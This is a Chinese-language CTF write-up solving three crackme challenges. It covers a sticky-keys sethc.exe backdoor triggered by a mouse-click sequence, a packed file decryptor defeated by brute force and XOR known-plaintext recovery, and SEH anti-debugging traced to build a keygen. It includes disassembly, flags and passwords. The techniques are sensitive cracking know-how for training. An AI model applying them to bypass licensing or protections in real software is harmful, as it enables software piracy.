Url:<http://ctf.sobug.com/crackme/e26cac7bac3f78c1/index.php>

Point:300

Process:


分析个 sethc.exe 粘贴键后门。

直接看消息处理的地方吧

00401CEA	> C2 1000	ret 0x10	
00401CED	> 8B5424 0C	mov edx,dword ptr ss:[esp+0xC]	
00401CF1	> 8D82 F0FEFF	lea eax,dword ptr ds:[edx-0x10]	Switch (cases 110..204)
00401CF7	> 3D F4000000	cmp eax,0xF4	
00401CFC	> 77 7C	je Xsethc.00401D7A	
00401CFE	> 33D2	xor edx,edx	
00401D00	> 8A90 941D40	mov dl,byte ptr ds:[eax+0x401D94]	
00401D06	> FF2495 801D4	jmp dword ptr ds:[edx*4+0x401D80]	
00401D0D	> 8B7424 10	mov esi,dword ptr ss:[esp+0x10]	Case 111 (WM_COMMAND) of switch 00401CF1
00401D11	> 66:83FE 01	cmp si,0x1	
00401D15	> 74 06	je Xsethc.00401D1D	
00401D17	> 66:83FE 02	cmp si,0x2	
00401D1B	> 75 5D	jnz Xsethc.00401D7A	2
00401D1D	> 83F9 30	cmp ecx,0x30	
00401D20	> 7C 0F	jl Xsethc.00401D31	1
00401D22	> 8D81 403040	lea eax,dword ptr ds:[ecx+0x403040]	
00401D28	> 50	push eax	
00401D29	> E8 12FFFFFF	call sethc.00401C40	
00401D2E	> 83C4 04	add esp,0x4	
00401D31	> 8B4C24 08	mov ecx,dword ptr ss:[esp+0x8]	

1 那个地方是判断 ecx 是不是为 0x30，这个地方是鼠标的点击次数，下面会有分析

2 那个地方是判断按的是确定还是取消，确定是 1，取消是 2



继续往下看

00401D48	- 5E	pop esi	
00401D49	- C2 1000	retn 0x10	
00401D4C	> C681 7030400	mov byte ptr ds:[ecx+0x403070],0x4C	Case 201 (WM_LBUTTONDOWN) of switch 00401CF1
00401D53	- 41	inc ecx	
00401D54	- 890D 7034400	mov dword ptr ds:[0x403470],ecx	
00401D5A	- B8 01000000	mov eax,0x1	
00401D5F	- 5E	pop esi	
00401D60	- C2 1000	retn 0x10	
00401D63	> C681 7030400	mov byte ptr ds:[ecx+0x403070],0x52	Case 204 (WM_RBUTTONDOWN) of switch 00401CF1
00401D6A	- 41	inc ecx	
00401D6B	- 890D 7034400	mov dword ptr ds:[0x403470],ecx	
00401D71	> B8 01000000	mov eax,0x1	Case 110 (WM_INITDIALOG) of switch 00401CF1
00401D76	- 5E	pop esi	
00401D77	- C2 1000	retn 0x10	
00401D7A	> 33C0	xor eax,eax	Default case of switch 00401CF1
00401D7C	- 5E	pop esi	
00401D7D	- C2 1000	retn 0x10	

点击鼠标左键右键都会让 ecx+1, 左键在 403070 处写入 0x4c,右键写入 0x52

到满足 ecx==0x30 的时候, 会来到 00401C40 这个地方判断鼠标点击的那 48 下的具体情况;

下面这个循环, 将 0x4c 对应一个 0, 0x52 对应一个 1, 48 下转化为 6 字节

00401C57	> 8D7A 08	lea edi,dword ptr ds:[edx+0x8]	
00401C5A	- C64434 0C 00	mov byte ptr ss:[esp+esi+0xC],0x0	
00401C5F	- 3BD7	cmp edx,edi	
00401C61	- 8BCA	mov ecx,edx	
00401C63	- 7D 1B	jge Xsethc.00401C80	
00401C65	> 8A4434 0C	mov al,byte ptr ss:[esp+esi+0xC]	
00401C69	- D0E0	shl al,1	
00401C6B	- 803C19 52	cmp byte ptr ds:[ecx+ebx],0x52	
00401C6F	- 884434 0C	mov byte ptr ss:[esp+esi+0xC],al	
00401C73	- 75 06	jnz Xsethc.00401C7B	
00401C75	- FEC0	inc al	
00401C77	- 884434 0C	mov byte ptr ss:[esp+esi+0xC],al	
00401C7B	> 41	inc ecx	
00401C7C	- 3BCF	cmp ecx,edi	
00401C7E	- 7C E5	jnl Xsethc.00401C65	

下面那个比较的地方, 那 6 个字节和“查水表”的 HEX 值比较

00401C7E	- 7C E5	jnl Xsethc.00401C65	
00401C80	> 83C2 08	add edx,0x8	
00401C83	- 46	inc esi	
00401C84	- 83FA 30	cmp edx,0x30	
00401C87	- 7C CE	jnl Xsethc.00401C57	
00401C89	- 8B3D 4030400	mov edi,dword ptr ds:[0x403040]	
00401C8F	- B9 03000000	mov ecx,0x3	
00401C94	- 8D7424 0C	lea esi,dword ptr ss:[esp+0xC]	
00401C98	- 33C0	xor eax,eax	
00401C9A	- 66:F3:A7	repe cmps word ptr es:[edi],word ptr ds:[esi]	
00401C9D	- 5F	pop edi	
00401C9F	- 5F	pop esi	

00403044	B2 E9 CB AE	B1 ED 00 00	44 34 31 44	38 43 44 39	查水表..
00403054	20 46 20 20	42 22 20 24	4F 20 20 20	20 20 20 20	0F 00 20 4

比较一样就可以启动“后门”弹出本题的 flag: D27789EFCA409B6B6EE297D412334A65  
所以把“查水表”的 2 进制转化出来, 就可以确定鼠标左键右键点击的次序, 触发“后门”。

#### 4.Crack4-Crackme4

Url:<http://ctf.sobug.com/crackme/820af53738bfa68e/index.php>

Point:400

Process:


提示为: 输入正确的密码, 会释放出文件。key 就在文件中。

tips:第一层密码为 6 为纯数字, 第二层密码也是 6 位。

拿到程序后, 放入 PEID



FSG 的壳，脱壳后发现里面有文件让损坏，所以带壳分动态调试，IDA 分析脱壳后的吧。



运行到第 3 行命令那，栈里第 4 个位置就是程序入口。在栈中里那个位置右键数据窗口中跟随


地址	数值	注释
00401580	00000000	
00401584	00000000	
00401588	00000000	

然后下硬件访问断点，F9，然后就可以看到真正的代码了

先看 401370 函数吧，这个是对结果的处理函数，等下分析的时候需要用到，输入的参数为数字，然后 6 种情况

00401380	B8 98304000	MOV eax, Encrypt1.00403098	0: 解密文件成功!
00401385	EB 28	JMP XEncrypt1.004013AF	
00401387	B8 98304000	MOV eax, Encrypt1.00403098	1: 操作文件错误!
0040138C	EB 21	JMP XEncrypt1.004013AF	
0040138E	B8 78304000	MOV eax, Encrypt1.00403078	3: 申请内存错误!
00401393	EB 1A	JMP XEncrypt1.004013AF	
00401395	B8 68304000	MOV eax, Encrypt1.00403068	2: 密码不正确!
0040139A	EB 13	JMP XEncrypt1.004013AF	
0040139C	B8 58304000	MOV eax, Encrypt1.00403058	4: 没有输入密码!
004013A1	EB 0C	JMP XEncrypt1.004013AF	
004013A3	B8 48304000	MOV eax, Encrypt1.00403048	5: 数据已经损坏!

然后 IDA 的 F5 看



```

sub_401000
sub_401110
sub_401150
sub_401270
sub_401370
sub_4013E0
DialogFunc
start
nullsub_1
nullsub_2

if ( a2 == 16 )
{
    EndDialog(hDlg, 0);
    return 1;
}
return 0;
}
if ( a2 != 273 )
{
    return 0;
}
if ( (unsigned __int16)a3 == 1 )
{
    if ( !GetDlgItemTextA(hDlg, 1000, &String, 36) )
    {
        sub_401370(4);
        return 1;
    }
    sub_4013E0(&String);
}
return 1;
}

```

Line 7 of 10      DialogFunc:24

为没有输入密码，不为空进入 4013E0 处理~

下面这个函数，当我脱壳后会返回错误 5，所以带壳分析了。。

```

HANDLE __cdecl sub_4013E0(int lpString)
{
    HANDLE result; // eax@1
    void *v2; // esi@1
    int v3; // edi@2
    int v4; // edi@4
    CHAR Filename; // [sp+Ch] [bp-240h]@1
    char Buffer; // [sp+110h] [bp-13Ch]@2

    GetModuleFileNameA(0, &Filename, 0x104u);
    result = CreateFileA(&Filename, 0x80000000u, 3u, 0, 3u, 0, 0);
    v2 = result;
    if ( result != (HANDLE)-1 )
    {
        v3 = sub_401150(result, (int)&Buffer, lpString);
        if ( v3 )
        {
            CloseHandle(v2);
            result = (HANDLE)sub_401370(v3);
        }
        else
    }
}

```

进去看下，当返回成 0 的时候为正确，那么就会生成文件，如果返回 2，是密码错误。里面有把你的密码经过 sprintf 和 “HOWHP” 连接在一起，经过 401000 的 2 次加密，和一个特定的 hash 对比。

根据我的那个方法跟一下就 OK 了，然后需要获得的 hash 如下

esi=0018F9F0, (ASCII "09B2F924C20C5CA427EED2C5B98BEFBF")

```

if ( !strcmpA((LPCSTR)(lpBuffer + 300), "seclover.com") )
{
    result = 5;
}
else
{
    sub_401110("seclover.com", lpBuffer, 316);
    sprintfA(&String, "%s%s", "HOWHP", a3);
    v4 = strlenA(&String);
    sub_401000((BYTE *)&String, v4, &String);
    v5 = strlenA(&String);
    sub_401000((BYTE *)&String, v5, &String);
    result = strcmpA(&String, (LPCSTR)(lpBuffer + 264)) != 0 ? 2 : 0;
}
}
else
{
    result = 1;
}
}
return result;

```



需要加密后的 hash 为

第一步，我采取的爆破，提示说是第一个密码是 6 位纯数字，代码在附件里。如果有附件~~

爆破出来是 564987



然后生成了一个一样的 exe,同样加壳。只是最后生成的文件会不一样。这个的密码提示为 6 位，但是不一定是纯数字了，我一开始直接拿第一步写的程序跑了下纯数字，果然不行，然后就去看程序，修改指令，看看会生成什么，结果发现生成了个 gif

马上想到 GIF89a 6 位，也许可以推算出来 key

在 401270 函数里是写文件的，调用了 40110 把你输入的 key 和原有资源做运算

```
sub_401110(lpString, v8, *((_DWORD *)v3 + 65));
```

看看算法

```
char __cdecl sub_401110(LPCSTR lpString, int a2, unsigned int a3)
{
    int v3; // eax@1
    unsigned int v4; // ecx@1
    unsigned int v5; // ebx@1

    v3 = strlenA(lpString);
    v4 = 0;
    v5 = v3;
    if ( a3 )
    {
        do
        {
            LOBYTE(v3) = lpString[v4 % v5];
            *(_BYTE *) (v4++ + a2) ^= v3;
        }
        while ( v4 < a3 );
    }
    return v3;
}
```

异或操作，果然可以！

我使用的密码是 123456

然后使用爆破的方法让逻辑正确，会生成一个\*\*\*.gif 的文件

然后你 winhex 打开生成的 gif,比如第一个字节为 0x01,然后 G 的 hex 值为 0x47

使用 chr(0x31^0x01^0x47) #python

就能得正确 key 的第一个字母，一次下去，GIF89a，就可以得到正确的 key

输入正确的 key，解密出来一个 gif，打开就是 flag.



## 5.Crack5-Crackme5

Url: <http://ctf.sobug.com/crackme/02de861ff6b52930/index.php>

Point:500

Process:

1: 拿到程序后，首先看了字符串

00402289	C3	retn	
0040228A	- E9 CCC3E9CC	jmp CD29E65B	
0040228F	44	inc esp	
00402290	3BD9	cmp ebx,ecx	
00402292	75 17	jnz XCrackMe.004022AB	
00402294	6A 00	push 0x0	
00402296	6A 00	push 0x0	
00402298	68 20404000	push CrackMe.00404020	注册成功!
0040229D	8BCF	mov ecx,edi	
0040229F	E8 14040000	call <jmp.&MFC42.#4224>	
004022A4	5F	pop edi	
004022A5	5E	pop esi	
004022A6	5B	pop ebx	
0040236E	79 CC	jns XCrackMe.0040233C	
00402370	8DCE	lea ecx,esi	非法使用寄存器
00402372	CC	int3	
00402373	2ACC	sub cl,ah	
00402375	45	inc ebp	
00402376	AE	scas byte ptr es:[edi]	
00402377	- E9 2ACC96E9	jmp E9D6EFA6	
0040237C	FE	???	未知命令
0040237D	A6	cmps byte ptr ds:[esi],byte ptr es:[edi]	
0040237E	CC	int3	
0040237F	5F	pop edi	
00402380	95	xchg eax,ebp	
00402381	CC	int3	
00402382	8DE9	lea ebp,ecx	非法使用寄存器
00402384	6A 00	push 0x0	
00402386	6A 00	push 0x0	
00402388	68 2C404000	push CrackMe.0040402C	注册失败!
0040238D	8BCF	mov ecx,edi	

有反调试，根据那些 int3，很明显是 seh 反调试，打乱程序的执行流程，导致定位关键函数带来困难行流程。

2: 来到跟进异常处理，来到

```
ext:004012F0 ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_P
ext:004012F0 TopLevelExceptionFilter proc near ; DATA XREF: sub_401
ext:004012F0
ext:004012F0 ExceptionInfo = dword ptr 4
ext:004012F0
ext:004012F0 ; FUNCTION CHUNK AT .text:004014F9 SIZE 00000007 BYTES
ext:004012F0
```

下面的这个地方判断是不是 int3 引起的异常，是就往下执行，不是就返回 EXCEPTION\_CONTINUE\_SEARCH

00401390	> E9 33C0	xor eax,eax	
00401391	~ EB 78	jmp XCrackMe.0040140D	
00401395	3B	db 3B	CHAR ';' ;
00401396	> EB 02	jmp XCrackMe.0040139A	
00401398	9A	db 9A	
00401399	E8	db E8	
0040139A	> 8139 030000	cmp dword ptr ds:[ecx],0x00000003	
004013A0	~ E9 A5000000	jmp CrackMe.0040144A	
004013A5	3B	db 3B	CHAR ';' ;
004013A6	> 41	inc ecx	

这个地方，设置 EIP

0040140A	~ EB 4A	jmp XCrackMe.00401456	
0040140C	3B	db 3B	CHAR ';' ;
0040140D	> C2 0400	ret 0x4	
00401410	~ E9 E4000000	jmp CrackMe.004014F9	
00401415	9A	db 9A	
00401416	> 8996 B80000	mov dword ptr ds:[esi+0x00],edx	
0040141C	~ EB 0E	jmp XCrackMe.0040142C	
0040141E	3B	db 3B	CHAR ';' ;
0040141F	> 3A 51	xor al,0x51	

来看看 edx 的值

00401415	9A	db 9A		
00401416	> 8996 B8000000	mov dword ptr ds:[esi+0x00],edx	CrackMe.00401654	
0040141C	EB 0E	jmp XCrackMe.0040142C		
0040141E	3B	db 3B		
0040141F	> 34 51	xor al,0x51	CHAR ';' ;	
00401421	EB 5A	jmp XCrackMe.0040147D		
00401423	E9	db E9		
00401424	> 03D1	add edx,ecx		
00401426	^ E9 DCFEFFFF	jmp CrackMe.00401307		
0040142B	3B	db 3B	CHAR ';' ;	
0040142C	> 5E	pop esi		
0040142D	EB 0A	jmp XCrackMe.00401439		
edx=00401654 (CrackMe.00401654)				
堆栈 ds:[0012F037]=0040164B (CrackMe.0040164B)				
跳转来自 004013EA				
地址	HEX 数据	ASCII	0012F1C8	7C88B7
00401654	CC 31 FA CC CC A7 EC 08 74 B1 CC 5B 63 F5 AD E9 ?	拾?t碧[c翻?	0012F1CC	7C8361
00401664	24 EF 86 CC 2A CC 45 0F E9 2A CC E0 75 C6 EB E9 \$颜?操 *替u不(?		0012F1D0	0012F4

也是 int3，带着疑惑，继续看～ 多试几次后，EDX 在不断增大～ 最后 10 多次后，发现了不是 int3 的情况

00401416	> 8996 B8000000	mov dword ptr ds:[esi+0x00],edx	CrackMe.0040168D	
0040141C	EB 0E	jmp XCrackMe.0040142C		
0040141E	3B	db 3B	CHAR ';' ;	
0040141F	> 34 51	xor al,0x51		
00401421	EB 5A	jmp XCrackMe.0040147D		
00401423	E9	db E9		
00401424	> 03D1	add edx,ecx		
00401426	^ E9 DCFEFFFF	jmp CrackMe.00401307		
0040142B	3B	db 3B	CHAR ';' ;	
0040142C	> 5E	pop esi		
0040142D	EB 0A	jmp XCrackMe.00401439		
0040142F	E8	db E8		
00401430	> C0E9 05	shr cl,0x5		
edx=0040168D (CrackMe.0040168D)				
堆栈 ds:[0012F630]=0040168B (CrackMe.0040168B)				
跳转来自 004013EA				
地址	HEX 数据	ASCII	0012F1C8	7C88B7C0 ke
0040168D	6A 01 F9 3A 10 00 00 CC E0 75 C6 EB E9 CC 7B D9	我...锈u齐橙(?	0012F1CC	7C8361B7 返
0040169D	4C 79 CC A7 EC 08 74 B1 CC C2 CC B6 BB 49 CC 65	Ly拾?t碧绿痘1註	0012F1D0	0012F46C
004016AD	AF 6C CC 3F CC 44 CC C2 CC C3 E9 CC 96 E9 FE A6	瘦?藕糖堂橙柳	0012F1D4	80000003
0040168A	C2 CC 44	ASCII 0x4400		
0040168D	6A 01	push 0x1		
0040168F	E8 30100000	call <jmp.&MFC42.#6334>		
00401694	CC	int3		
00401695	E0 75	loopne XCrackMe.0040170C		

进一步的跟踪，发现是用异常处理例程是没隔 10 次左右的 INT3 异常对应一条 MSAM 语句，所有的语句整合起来，也就是注册码的算法了～

此外 UnhandledExceptionFilter 在没有 debugger attach 的时候才会被调用。所以，跟踪起来很困难。

选择设置条件记录断点

00401410	EB E4000000	jmp CrackMe.004014F9		
00401415	9A	db 9A		
00401416	> 8996 B8000000	mov dword ptr ds:[esi+0x00],edx		
0040141C	EB 0E	jmp XCrackMe.0040142C		
0040141E	3B	db 3B		
0040141F	> 34 51	xor al,0x51		
00401421	EB 5A	jmp XCrackMe.0040147D		
00401423	E9	db E9		
00401424	> 03D1	add edx,ecx		
00401426	^ E9 DCFEFFFF	jmp CrackMe.00401307		
0040142B	3B	db 3B		
0040142C	> 5E	pop esi		
0040142D	EB 0A	jmp XCrackMe.00401439		
0040142F	E8	db E8		
00401430	> C0E9 05	shr cl,0x5		
跳转来自 004013EA				
修改条件记录断点于 CrackMe.00401416				
条件: byte ptr [edx] != 0xCC				
说明: 表达式: 命令 = edx				
解码表达式的值为: 通过表达式假定				
从不停止程序: 按条件 永远 条件满足次数(十进制) 0				
记录表达式数值: 0				
00401416	COMD 命令 = 0040168D			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 0040168D			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 00401715			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 0040175A			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 00401772			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 0040168D			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 00401447			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 00401694			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 004013E4			
00401416	条件断点位于 CrackMe.00401416			
00401416	COMD 命令 = 004013E4			

整理后

```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
0040168D  6A 01      push 0x1
0040168F  E8 30100000 call <jmp.&MFC42.#CWnd::UpdateData_6334>
004016CE  BB E2D90100 mov ebx,0x1D9E2
00401715  8D77 64     lea esi,dword ptr ds:[edi+0x64]
00401718  6A 00      push 0x0
0040171A  8BCE       mov ecx,esi
0040171C  E8 9D0F0000 call <jmp.&MFC42.#CString::GetBuffer_2915>
00401721  8945 F8     mov dword ptr ss:[ebp-0x8],eax
0040175A  8B06       mov eax,dword ptr ds:[esi]
0040175C  8B48 F8     mov ecx,dword ptr ds:[eax-0x8]
```

根据结果就可以分析算法了。最后做出注册机，提交 OK~

附上源码和一个可以执行的账号~

请注意：注册机的输出倒过来才是正确的注册码，然后用户名和注册码不能相同，不想改了，注意下就好

v\_dature      536426

